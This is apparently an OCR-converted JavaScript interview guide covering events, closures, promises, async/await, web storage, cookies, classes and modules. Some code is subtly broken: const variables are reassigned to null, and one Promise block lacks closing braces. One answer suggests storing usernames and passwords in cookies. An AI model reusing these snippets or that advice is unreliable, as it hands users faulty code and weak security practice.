- Event capturing is the process in JavaScript where an event is handled starting from the highest-level ancestor (the root of the DOM tree) and **moving down to the target element**.




```
<div id="outer">
  <div id="inner">
    <button id="myButton">Click Me</button>
  </div>
</div>
```

```
// Get the reference of elements
var outer = document.getElementById("outer");
var inner = document.getElementById("inner");
var button = document.getElementById("myButton");
```

```
// Attach event handlers with elements
outer.addEventListener('click', handleCapture, true);
inner.addEventListener('click', handleCapture, true);
button.addEventListener('click', handleCapture, true);
```

```
function handleCapture(event) {
  console.log("Capturing: " + this.id);
}
```

back to chapter index

Q. What is the purpose of the event.preventDefault() method in JS?

- The event.preventDefault() method is used to **prevent the default behavior** of an event and the link click will be prevented.

```
<a href="https://example.com" id="myLink">Click Me</a>
```

```
var link = document.getElementById('myLink');

link.addEventListener('click', handler);

function handler(event)
{
    event.preventDefault(); //Prevent default action

    // Perform custom behavior
    console.log('Clicked, default action prevented');
}
```

back to chapter index

Q. What is the use of "this" keyword in the context of event handling in JS?

- "this" keyword refers to the **element** that the event handler is attached to.

```
<button id="myButton">Click Me</button>
```

```
var button = document.getElementById("myButton");

button.addEventListener("click", handler);

function handler(event) {
  console.log("Clicked:", this.id);
  this.disabled = true;
}
```

back to chapter index

Q. How to remove an event handler from an element in JS?

- **removeEventListener()** method is used to remove event handler from element.

```
<button id="myButton">Click Me</button>
```

```
var button = document.getElementById("myButton");

// Attach the event handler
button.addEventListener("click", handleClick);

function handleClick() {
  console.log("Button clicked!");
}
```

```
// Remove the event handler
button.removeEventListener("click", handleClick);
```


back to chapter index

Chapter 12: Closures

Back to main index

Q. Explain the concept of Lexical Scoping? V. IMP.

- The concept of lexical scoping ensures that variables declared in an outer scope are **accessible in nested functions**.





```
function outerFunction() {
  const outerVariable = "outer scope";

  function innerFunction() {
    console.log(outerVariable);
  }

  innerFunction();
}

outerFunction();
// Output: outer scope
```

back to chapter index

Q. What is Closure? V. IMP.

- A closure in JavaScript is a **combination of a function and the lexical environment**.




```
function outerFunction() {
  const outerVariable = "outer scope";

  function innerFunction() {
    console.log(outerVariable);
  }

  return innerFunction;
}

const closure = outerFunction();

closure();

// Output: outer scope
```

back to chapter index

Q. What are the benefits of Closures? V. IMP.

- A closure in JavaScript is a combination of a **function** and the **lexical environment**.
- Closures are used to **modify data or variables safely**.

- Benefits of Closures:


1. Closure can be used for **data modification** with **data privacy(encapsulation)**
2. **Persistent Data and State** - Each time createCounter() is called, it creates a new closure with its own separate count variable.
3. **Code Reusability** - The closure returned by createCounter() is a reusable counter function.

```
function createCounter() {
  let count = 0;

  return function () {
    count++;
    console.log(count);
  };
}

// 1. Data Privacy & Encapsulation
const closure1 = createCounter();
closure1(); // Output: 1
closure1(); // Output: 2

// 2. Persistent Data and State
const closure2 = createCounter();
closure2(); // Output: 1
```

back to chapter index

Q. What is the concept of Encapsulation in the context of closures?

- Encapsulation is **bundling or wrapping of data and function** together to provide data security/ data privacy.




```
function createCounter() {
  let count = 0;

  return function () {
    count++;
    console.log(count);
  };
}

const counter1 = createCounter();

// 1. Data Privacy
counter1(); // Output: 1
counter1(); // Output: 2
```

back to chapter index

Q. What are the disadvantage or limitations of Closures?

- **Memory Leaks -** If closures are not properly managed, they can hold onto unnecessary memory because Closures retain references to the variables they access.

```
function createCounter() {
  let count = 0;

  return function () {
    count++;
    console.log(count);
  };
}

// 1. Data Privacy & Encapsulation
const closure1 = createCounter();
closure1(); // Output: 1
closure1(); // Output: 2

// 2. Persistent Data and State
const closure2 = createCounter();
closure2(); // Output: 1
```

back to chapter index

Q. How can you release the variable references or closures from memory?

- You can release the reference to the closure by setting **closure to null**.

```
function createCounter() {
  let count = 0;

  return function () {
    count++;
    console.log(count);
  };
}
// 1. Data Privacy & Encapsulation
const closure1 = createCounter();
closure1(); // Output: 1
closure1(); // Output: 2

// 2. Persistent Data and State
const closure2 = createCounter();
closure2(); // Output: 1

// The closure is no longer needed,
// release the reference
closure1 = null;
closure2 = null;
```

back to chapter index

Q. What is the difference between a Regular Function and a Closure?

- Regular functions **do not retain access** to their reference variables after execution completes.

```
function regularFunction() {
  let count = 10;
  console.log(count);
}

regularFunction();

regularFunction();
```

- Closures **retain access** to their reference variables event after execution completes.


```
function createCounter() {
  let count = 0;

  return function () {
    count++;
    console.log(count);
  };
}

const counter1 = createCounter();

// 1. Data Privacy
counter1(); // Output: 1
counter1(); // Output: 2
```

back to chapter index

Chapter 13: Asynchronous programming – Basics

Back to main index


Q. What is asynchronous programming in JS? What is its use? V. IMP.



back to chapter index

Q. What is asynchronous programming in JS? What is its use? V. IMP.

- Asynchronous programming allows multiple tasks or operations to be initiated and **executed concurrently**.
- Asynchronous operations **do not block** the execution of the code.




```
// Synchronous Programming
// Not efficient
console.log("Start");
Function1();
Function2();
console.log("End");

// Time taking function
function Function1() {
  // Loading Data from an API
  // Uploading Files
  // Animations
}
function Function2() {
  console.log(100 + 50);
}
```


back to chapter index

Q. What is the difference between synchronous and asynchronous programming?

Synchronous programming	Asynchronous programming
1. In synchronous programming, tasks are executed one after another in a **sequential manner**.	In synchronous programming, tasks can start, run, and complete in parallel
2. Each task must complete before the program moves on to the next task.	Tasks can be executed independently of each other.
3. Execution of code is blocked until a task is finished.	Asynchronous operations are typically non-blocking.
4. Synchronous operations can lead to blocking and unresponsiveness.	It enables better concurrency and responsiveness.
5. It is the default mode of execution.	It can be achieved through techniques like callbacks, Promises, async/await

back to chapter index

Q. What are the techniques for achieving asynchronous operations in JS?



back to chapter index

Q. What is setTimeout()? How is it used to handle asynchronous operations? V. IMP.

- setTimeout() is a built-in JavaScript function that allows you to schedule the execution of a function **after a specified delay asynchronously**.



```
console.log("start");

// anonymous function as callback
setTimeout(function () {
  console.log("I am not stopping anything");
}, 3000); // Start after a delay of 3 second

console.log("not blocked");
```

```
// Output:
// start
// not blocked
// I am not stopping anything
```

back to chapter index

Q. What is setInterval()? How is it used to handle asynchronous operations?

- setInterval() is a built-in JavaScript function that allows you to **repeatedly execute a function at a specified interval asynchronously**.




```
console.log("start");

setInterval(function () {
    console.log("I am not stopping anything");
}, 3000); // Repeat after every 3 second

console.log("not blocked");
```

```
// Output:
// start
// not blocked
// I am not stopping anything
// I am not stopping anything
// ..........
```

back to chapter index

Q. What is the role of callbacks in fetching API data asynchronously?

- Callbacks in JavaScript are functions that are **passed as arguments to other functions.**

```
// anonymous function as callback
setTimeout(function () {
  console.log("I am not stopping anything");
}, 3000); // Start after a delay of 3 second
```

```
function processApiResponse(error, response) {
  if (error) {
    console.error("Error:", error);
  } else {
    console.log("Data:", response.data);
  }
}

// processApiResponse function as the callback
fetchData(processApiResponse);

function fetchData(callback) {

  // Simulating data fetching from an API
  setTimeout(function () {
    const apiResponse = { data: "Fetched data" };
    callback(null, apiResponse);
  }, 2000);

}
```

back to chapter index

Q. What is callback hell? How can it be avoided?

- Callback hell, also known as the "pyramid of doom," refers to the situation when **multiple nested callbacks** are used, leading to code that becomes difficult to read, understand, and maintain.

```
// 3 ways solve callback hell problem:
// 1. Use named functions as callback
// 2. Use Promises
// 3. Use async/ await

asyncOperation1()
  .then((result1) => asyncOperation2())
  .then((result2) => asyncOperation3())
  .then((result3) => {
    // ... code to handle final result
  })
  .catch((error) => {
    console.error("Error:", error);
  });
```

```
// Callback hell problem - multiple nested callbacks
asyncOperation1(function(error, result1) {
    if (error) {
      console.error('Error:', error);
    } else {
      asyncOperation2(function(error, result2) {
        if (error) {
          console.error('Error:', error);
        } else {
          asyncOperation3(function(error, result3) {
            if (error) {
              console.error('Error:', error);
            } else {
              // ... more nested callbacks
            }
          });
        }
      });
    }
  });
```

back to chapter index


Chapter 14: Asynchronous programming - Promises

Back to main index

Q. What are Promises in JavaScript? V. IMP.

- Important points about promises:


1. Promises in JavaScript are a way to handle **asynchronous operations**.
2. A Promise can be in one of three states: **pending, resolved, or rejected**.
3. A promise represents a value that **may not be available yet** but will be available at some point in the **future**.




```
const promise = new Promise((resolve, reject) => {
    // Perform asynchronous operation for eg: setTimeout()
    // Call `resolve` function when the operation succeeds
    // Call `reject` function when the operation encounters an error
});
```

back to chapter index

Q. How to implement Promises in JavaScript? V. IMP.



back to chapter index

Q. How to implement Promises in JavaScript? V. IMP.


```
// Create a new promise using the Promise constructor
const myPromise = new Promise((resolve, reject) => {

// Set a timeout of 1 second
setTimeout(() => {

    // Generate a random number between 0 and 9
    const randomNum = Math.floor(Math.random() * 10);

    // Resolve the promise
    if (randomNum < 5) {
      resolve(`Success! Random number: ${randomNum}`);
    }
    // Reject the promise
    else {
      reject(`Error! Random number: ${randomNum}`);
    }

}, 1000);
```

```
// Use the .then() method to
//handle the resolved promise
myPromise
  .then((result) => {
    console.log(result);
  })

  // Use the .catch() method to
  //handle the rejected promise
  .catch((error) => {
    console.error(error);
  });

//Output: Error! Random number: 9
//Output: Success! Random number: 4
```

back to chapter index


Q. When to use Promises in real applications?

- Promises are useful when you need to perform **time taking operations in asynchronous manner** and later handle the results when the result is available.



back to chapter index

Q. What is the use of Promise.all() method? V. IMP.



back to chapter index

Q. What is the use of Promise.all() method?

- Promise.all() is used to handle **multiple promises concurrently**.
- Promise. all() takes an **array of promises as input** parameter and **returns a single promise**.
- Promise.all() **waits for all promises to resolve or at least one promise to reject**.

```
// Promise.all() method is used to handle multiple promises concurrently.
const promise1 = new Promise((resolve) => setTimeout(resolve, 1000, "Hello"));
const promise2 = new Promise((resolve) => setTimeout(resolve, 2000, "World"));
const promise3 = new Promise((resolve) => setTimeout(resolve, 1500, "Happy"));
```

```
// Promise.all takes an array of promises as input and returns a new promise.
Promise.all([promise1, promise2, promise3])
  .then((results) => {
    console.log(results); // Output: ['Hello', 'World', 'Happy']
  })
  .catch((error) => {
    console.error("Error:", error);
  });
```

back to chapter index

Q. What is the use of Promise.race() method?

- Promise.race() is used to handle **multiple promises concurrently**.
- Promise.race() takes an array of promises as input parameter and returns a single promise.
- Promise.race() waits for only one promise to resolve or reject.

```
// Promise.race method is used to handle multiple promises concurrently.
const promise1 = new Promise((resolve) => setTimeout(resolve, 1000, "Hello"));
const promise2 = new Promise((resolve) => setTimeout(resolve, 2000, "World"));
const promise3 = new Promise((reject) => setTimeout(reject, 1500, "Happy"));
```

```
// Promise.race takes an array of promises as input and returns a new promise.
Promise.race([promise1, promise2, promise3])
  .then((results) => {
    console.log(results); // Output: 'Hello'
  })
  .catch((error) => {
    console.error("Error:", error);
  });
```

back to chapter index

Q. What is the difference between Promise.all() and Promise.race()?

Promise.all()	Promise.race()
1. Promise.all() is used when you want to wait for **all** the input promises to settle.	Promise.race() is used when you want to react as soon as the **first** promise settles.
2. The returned promise resolves with an **array** of resolved values from the input promises, in the same order as the input promises.	The settled **value** (fulfilled value or rejection reason) of the first settled promise is used as the settled value of the returned promise.

```
Promise.all([promise1, promise2, promise3])
  .then((results) => {
    console.log(results);
    // Output: ['Hello', 'World', 'Happy']
  })
  .catch((error) => {
    console.error("Error:", error);
  });
```


```
Promise.race([promise1, promise2, promise3])
  .then((results) => {
    console.log(results);
    // Output: 'Hello'
  })
  .catch((error) => {
    console.error("Error:", error);
  });
```

back to chapter index

Chapter 15: Asynchronous Programming - Async Await

Back to main index

Q. What is the purpose of async/ await? Compare it with Promises? V. IMP.



back to chapter index

Q. What is the purpose of async/ await? Compare it with Promises? V. IMP.

- Similarities and differences between promises and async-await:

1. Promises and async/await can achieve the same goal of handling **asynchronous operations**.
2. async/await provides a more concise and **readable syntax** that resembles synchronous code whereas Promises use a chaining syntax with **then() and catch()** which is not that readable.
3. async/await still **relies** on Promises for handling the asynchronous nature of the code.

```
function fetchData() {
  return new Promise((resolve, reject) => {
    // asynchronous operation
    setTimeout(() => {
      resolve("Data has been fetched");
    }, 1000);
  });
}
```

```
// Promises
fetchData()
  .then((result) => {
    console.log(result);
  })
  .catch((error) => {
    console.error(error);
  });
```

```
// async-await
async function doSomethingAsync() {
  try {
    const result = await fetchData();
    console.log(result);
  } catch (error) {
    console.error(error);
  }
}
doSomethingAsync();
```

back to chapter index

Q. Explain the use of async and await keywords in JS? V. IMP.

- The **async keyword** is used to define a function as an **asynchronous function**, which means the code inside async function will not block the execution other code.
- The **await keyword** is used within an async function to **pause the execution** of the function until a Promise is resolved or rejected.

```
function delay(ms) {
  return new Promise((resolve) =>
    setTimeout(() => {
      console.log("Running");
      resolve();
    }, ms)
  );
}
```

```
async function greet() {
  console.log("Starting...");

  delay(2000); // Not block
  console.log("Not Blocked");

  await delay(1000); // Block the code until completion
  console.log("Blocked");
}

greet();
```

```
// Output:
// Starting...
// Not Blocked
// Running (after 1 sec)
// Blocked
// Running (after 2 sec)
```

back to chapter index

Q. Can we use async keyword without await keyword and vice versa?

- **Yes**, we use async keyword without await keyword.

```
// async without await
async function doSomething() {
  console.log("Inside the async");
  return "Done";
}

const result = doSomething();
console.log(result);
// Output: Inside the async
```

- await keyword cannot be used without async.

```
// await without async
function performAsyncTask() {
    console.log("Starting...");

    try {
        // Not possible
        await delay(1000);
        console.log("Test");
    } catch (error) {
        console.error(error.message);
    }
}
```

back to chapter index

Q. How do you handle errors in async/ await functions?

- In async/await functions, we can handle errors using **try/catch** blocks.

```
processData();

async function processData() {
  try {
    const result = await fetchData();
    console.log("Data:", result);
  } catch (error) {
    console.error("Error:", error);
  }
}
```

```
async function fetchData() {
  try {
    const response = await fetch("https://abc.com");

    if (!response.ok) {
      throw new Error("Request failed");
    }
    const data = await response.json();
    return data;
  } catch (error) {
    console.error("Error:", error);
    throw error;
  }
}
```


back to chapter index


Chapter 16: Browser APIs & Web Storage

Back to main index

Q. What is a window object?

- The Window object represents a **window in browser**.
- Window object serves as the **entry point** for interacting with the browser.
- It is not the object of javascript.





back to chapter index

Q. What are Browser APIs in JS? V. IMP.

- Browser APIs (Application Programming Interfaces) in JavaScript are **a collection of built-in interfaces and methods** provided by web browsers.


Broswer APIs

DOM API	Eg: getElementById(), querySelector(), createElement(), appendChild(), and addEventListener().
XMLHttpRequest (XHR)	Eg: open(), send(), setRequestHeader(), and onreadystatechange event
Fetch API	Eg: fetch(), then(), json(), and headers.get()
Storage API	Eg: localStorage, sessionStorage
History API	Eg: pushState(), replaceState(), go(), and back()
Geolocation API	Eg: getCurrentPosition(), watchPosition(), and clearWatch()
Notifications API	Eg: Notification.requestPermission(), new Notification(), and notification.onclick()
Canvas API	Eg; getContext(), fillRect(), drawImage(), and beginPath()
Audio and Video APIs	Eg: HTMLMediaElement (audio and video elements), play(), pause(), currentTime(), and volume()

back to chapter index


Q. What is Web Storage, and its use? How many types of web storage are there? V. IMP.

❖ The Web Storage is used to **store data locally** within the browser.



❖ 5 uses of web storage:

1. Storing **user preferences** or settings. *(for eg: theme selection(dark/ light), language preference etc.*
2. **Caching** data to improve performance.
3. Remembering User Actions and **State**.
4. Implementing **Offline** Functionality.
5. Storing Client-Side **Tokens**.



back to chapter index


Q. What is Local Storage? How to store, retrieve and remove data from it?

❖ LocalStorage is a web storage feature provided by web browsers that allows web applications to **store key-value pairs of data locally** on the user's device.

❖ **Uses of local storage:**

1. Storing user preferences like language preference.
2. Caching data to improve performance.
3. Implementing Offline Functionality.
4. Storing Client-Side Tokens.

```
// Storing data in localStorage
localStorage.setItem('key', "value");

// Retrieving data from localStorage
const value = localStorage.getItem("key");

// Removing single item from localStorage
localStorage.removeItem("key");

// Clearing all data in localStorage
localStorage.clear();
```



back to chapter index


Q. What is Session Storage? How to store, retrieve and remove data from it?

❖ SessionStorage is a web storage feature provided by web browsers that allows web applications to **store key-value pairs of data locally** on the user's device.

❖ Uses of session storage:

1. Storing Form Data.
2. Storing Temporary Data.
3. Maintaining shopping cart list.
4. Implementing Step-by-Step Processes.

```
// Storing data in sessionStorage
sessionStorage.setItem('key', 'value');

// Retrieving data from sessionStorage
const value = sessionStorage.getItem('key');

// Removing an item from sessionStorage
sessionStorage.removeItem('key');

// Clearing all data in sessionStorage
sessionStorage.clear();
```



back to chapter index

Q. What is the difference between LocalStorage and SessionStorage?

Local Storage	Session Storage
1. Data stored in LocalStorage is accessible across multiple windows, tabs, and iframes of the same origin (domain).	Data stored in SessionStorage is specific to a particular browsing session and is accessible only within the same window or tab.
2. Data stored in LocalStorage persists even when the browser is closed and reopened.	Data stored in SessionStorage is cleared when browser window or tab is closed.
3. Data stored in LocalStorage has no expiration date unless explicitly removed.	Data stored in SessionStorage is temporary and lasts only for the duration of the browsing session.

back to chapter index

Q. How much data can be stored in localStorage and sessionStorage?


- **5-10MB per origin(approx)**
- It varies with browsers


1. Google Chrome: 10MB per origin
2. Mozilla Firefox: 10MB per origin
3. Safari: 5MB per origin
4. Microsoft Edge: 10MB per origin.

back to chapter index

Q. What are cookies? How do you create and read cookies?

- Cookies are **small pieces of data** that are stored in the user's web browser.






```
// Creating multiple cookies
document.cookie = "cookieName1=cookieValue1";
document.cookie = "cookieName2=cookieValue2";
document.cookie = "cookieName3=cookieValue3";

const cookieValue = getCookie("cookieName3");
console.log(cookieValue);

// Function to get cookie by cookie name
function getCookie(cookieName) {
  const cookies = document.cookie.split("; ");
  for (let i = 0; i < cookies.length; i++) {
    const cookie = cookies[i].split("=");
    if (cookie[0] === cookieName) {
      return cookie[1];
    }
  }
  return "";
}
```

back to chapter index

Q. What is the difference between cookies and web storage?

Cookies	Web Storage(Local/ Session)
1. Cookies have a **small storage** capacity of up to 4KB per domain.	Web storage have a **large storage** capacity of up to 5-10MB per domain.
2. Cookies are automatically sent with **every request**.	Data stored in web storage is not automatically sent with each request.
3. Cookies can have an **expiration date** set.	Data stored in web storage is not associated with an expiration date.
4. Cookies are accessible both on the client-side (via JavaScript) and server-side (via HTTP headers). This allows server-side code to read and modify cookie values.	Web Storage is accessible and modifiable only on the client-side.

back to chapter index

Q. When to use cookies and when to use web storage?

- Uses cookies when:

1. If you need to access the stored data on the server-side. For example, **username and password** in login forms.
2. When you want to do **cross-domain data sharing.**

- Uses web storage when:

1. If you need to **store larger amounts of data**.
2. For **simpler** and more efficient way to store and retrieve data compared to cookies.

back to chapter index

Chapter 17: Classes, Constructors, this & Inheritance

Back to main index

Q. What are Classes in JS?

- Classes serve as **blueprints** for creating objects and define their structure and behavior.

- Advantages of classes:
  1. Object Creation
  2. Encapsulation
  3. Inheritance
  4. Code Reusability
  5. Polymorphism
  6. Abstraction

```
// class example
class Person {
  constructor(name, age) {
    this.name = name;
    this.age = age;
  }
  sayHello() {
    console.log(`${this.name} - ${this.age}`);
  }
}
```

```
// Creating objects from the class
var person1 = new Person("Alice", 25);
var person2 = new Person("Bob", 30);
```

```
// Accessing properties and calling methods
console.log(person1.name); // Output: "Alice"
person2.sayHello(); // Output: "Bob - 30"
```

back to chapter index

Q. What is a constructor?

- Constructors are special methods within classes that are **automatically called** when an object is created of the class using the new keyword.

```
// class example
class Person {
  constructor(name, age) {
    this.name = name;
    this.age = age;
  }
  sayHello() {
    console.log(`${this.name} - ${this.age}`);
  }
}

// Creating objects from the class
var person1 = new Person("Alice", 25);
var person2 = new Person("Bob", 30);
```

back to chapter index

Q. What are constructor functions?

- constructor functions are a way of **creating objects** and initializing their properties.

```
// Creating objects from the class
var person1 = new Person("Alice", 25);
var person2 = new Person("Bob", 30);
```

```
// class example
class Person {
  constructor(name, age) {
    this.name = name;
    this.age = age;
  }
  sayHello() {
    console.log(`${this.name} - ${this.age}`);
  }
}
```

```
//Constructor function
function Person(name, age) {
  this.name = name;
  this.age = age;
}
```

back to chapter index

Q. What is the use of this keyword?

- this keyword provides a way to access the **current object or class**.

```
// class example
class Person {
  constructor(name) {
    this.name = name;
  }
  sayHello() {
    console.log(`${this.name}`);
  }
}

var person1 = new Person("Happy")
console.log(person1.name);
```

```
// constructor function
function Person(name, age) {
  this.name = name;
  this.age = age;
}
```

back to chapter index

Q. Explain the concept of prototypal inheritance?

- Prototypal inheritance allows objects to inherit **properties and methods** from parent objects.

```
// Parent object (prototype)
const vehicle = {
  type: 'Car',
  drive() {
    console.log('Driving...');
  }
};
```

```
// Creating a child object using Object.create()
const bmw = Object.create(vehicle);
```

```
console.log(bmw.type); // Output: Car
bmw.drive(); // Output: Driving...
```


back to chapter index

Chapter 18: ECMAScript & Modules

Back to main index

Q. What is ES6? What are the new features introduced by it? V. IMP.


- ECMAScript(ES6) is the **standard** which JavaScript follows.



back to chapter index

Q. What are Modules in JS? V. IMP.

- Modules in JS are a way to organize code into **separate files**, making it easier to manage and **reuse code** across different parts of an application.



back to chapter index

Q. What are Modules in JS?

```html
<html lang="en">
  <head>
    <title>Document</title>
  </head>
  <body>
      <script type="module" src="index.js"></script>
  </body>
</html>
```

```
index.js
1  import { add } from "./add.js";
2  import { subtract } from "./subtract.js";
3  import { multiply } from "./multiply.js";
4
5  console.log(add(2, 3)); // Output: 5
6  console.log(subtract(5, 2)); // Output: 3
7  console.log(multiply(4, 3)); // Output: 12
```

```
add.js | subtract.js | multiply.js
add.js > ...
1  export function add(a, b) {
2    return a + b;
3  }
```

```
add.js | subtract.js | multiply.js
subtract.js > ...
1  export function subtract(a, b) {
2    return a - b;
3  }
```

```
add.js | subtract.js | multiply.js
multiply.js > ...
1  export function multiply(a, b) {
2    return a * b;
3  }
```

